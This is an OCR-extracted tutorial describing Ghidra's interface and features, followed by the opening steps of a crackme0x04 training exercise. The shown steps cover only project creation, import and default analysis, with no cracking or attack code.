
Key features of Ghidra:

- includes a suite of software analysis tools for analyzing compiled code on a variety of platforms including Windows, Mac OS, and Linux
- capabilities include disassembly, assembly, decompilation, graphing and scripting, and hundreds of other features
- supports a wide variety of processor instruction sets and executable formats and can be run in both user-interactive and automated modes.
- users may develop their own Ghidra plug-in components and/or scripts using the exposed API

Ghidra Project Window:

When Ghidra first starts, the *Ghidra Project Window* will appear. Ghidra is a project-oriented application and, consequently, all work must be performed in the context of a project. Therefore, the first thing to do is to create a project or open an existing project.


Now, you can drag your .exe files (called as a Ghidra Program) to be analysed inside this project.



A Ghidra program is an executable unit of software or some group of data. It can be viewed and analyzed within a Ghidra tool. A Ghidra program is stored in a project folder. An assembly language is associated with a program at the time it is created. The language is used for disassembling bytes into instructions. Each program defines its own address spaces and memory. Various program elements can be added to the program to further define it as part of the reverse engineering process. Some of the elements that can be defined in the program are labels, references, comments, functions, and data.

Ghidra Tools:


A Ghidra Tool is a collection of building blocks, called *Plugins*. You can create tools by combining different Plugins that cooperate with one another to achieve certain functionality. You can add tools to the Tool Chest or configure them to share data and resources with other tools. Ghidra provides a set of Plugins, but you may create your own Plugins to add more functionality to your tools.



The tool Chest has 2 default tools.

 : Code Browser. We'll be using this one.


Code Browser



It has the following important components:

- Listing view (middle)
- Decompiler (right)
- Symbol Tree (left-middle)


Listing View:



Code is made up of various elements such as addresses, bytes, mnemonics, and operands. The Listing uses *fields* to display these elements. The overall layout of the Listing can be changed by adjusting the size and position of the fields using the Browser Field Formatter.

The View: The Listing can either display an entire program or a subset of a program. The Program Tree can be used to restrict the view to a module or fragment.

Flow Arrows: The flow arrows graphically illustrate the flow of execution within a function. They appear as arrows on the left side of the Listing display indicating source and destinations for jumps. Conditional jumps are indicated by dashed lines; unconditional jumps are indicated by solid lines. Flow lines are bolded when the cursor is positioned at the source of the jump.



Flow Arrows

Mouse Hover: The Listing includes the capability of displaying popup windows when the user hovers the mouse over a particular field. This occurs whenever a plugin has additional information that it wants to display about that field. The popup window disappears when the user moves the mouse off of the window or field. Some example popup windows that can be displayed: *Reference Popups*, *Truncated Text Popups*, and *Data Type Popups*.

DECOMPILER:

The Decompiler plugin is a sophisticated transformation engine which automatically converts the binary representation of individual functions into a high-level C representation.

Mouse Actions:


- Double-click - Navigates to the symbol that was clicked.
- Control-double-click - Navigates to the symbol that was clicked, opening the results in a new window.

Rename Variable

Any parameter or local variable can be renamed. Just place the cursor over a variable definition, or any use of the variable and choose Rename Variable from the popup menu. The name will now be saved for this function, so the next time the decompiler displays the code for the function, the same name is used

Edit Function Signature

The Edit Function Signature dialog allows you to change the function's signature, the calling convention, whether the function is inline and whether the function has no return.



The function signature includes

- function name
- return type
- number of parameters
- parameter names
- parameter type
- varargs (variable arguments)

- To edit a function's signature from the Decompile window. Just place the cursor over any function name, select Edit Function Signature from the popup menu, and the dialog will appear with the function's current information.


Graph AST Control Flow

Selecting Graph AST Control Flow, from the decompiler provider window toolbar, will generate an abstract syntax tree (AST) control flow graph based upon the decompiler results and render the graph within the current Graph Service.

If no Graph Service is available then this action will not be present.

Symbol Tree:


The Symbol Tree shows symbols from a program in a hierarchical view. The Symbol tree is organized by the following categories: *Externals*, *Function*, *Labels*, *Classes*, and *Namespaces*.




USING GHIDRA TO SOLVE CRACKME0x04.exe


Project Creation


Project window enables downloading and managing binary files. The crackme0x04.exe binary file which we are going to work with is available for downloading here (https://github.com/Maijin/Workshop2015/tree/master/IOLI-crackme/bin-win32). Create a new project and import the downloaded crackme0x04.exe file. This can be done by dragging and dropping the binary file into the project window or by selecting File -> Import File in project window options. After this has been done you will see the downloaded crackme0x04.exe file.


Ghidra: crackme
File Edit Project Tools Help
New Project... Ctrl+N
Open Project... Ctrl+O
Reopen
Close Project Ctrl+W
Save Project Ctrl+S
Delete Project...
Archive Current Project...
Restore Project...
Configure...
Install Extensions...
Import File... I
Batch Import...
Open File System... Ctrl+I
Exit Ghidra Ctrl+Q
Workspace
Tue Mar 17 10:25:38 IST 2020 Recovery snapshot created: C:\Users\shcil\crackme.rep\idata\00\~00000003.db\snapshotA.grf



Ghidra: crackme
File Edit Project Tools Help
Tool Chest
Active Project: crackme
crackme
crackme0x00.exe
crackme0x04.exe
crackme0x05.exe
crackme0x06.exe
Filter:
Tree View
Table View
Running Tools
Workspace
Tue Mar 17 10:25:38 IST 2020 Recovery snapshot created: C:\Users\shcil\crackme.rep\idata\00\~00000003.db\snapshotA.grf

Next, double click crackme0x04.exe in the project window to open code browser. A message box with the question “Do you want to analyze the binary file?” will be displayed. Select “Yes” and you will be shown various types of analysis available. Default settings are suitable for this project, so select “Analyze” and wait until Ghidra has completed the task. As soon as this has been done, code browser and main windows will be displayed.





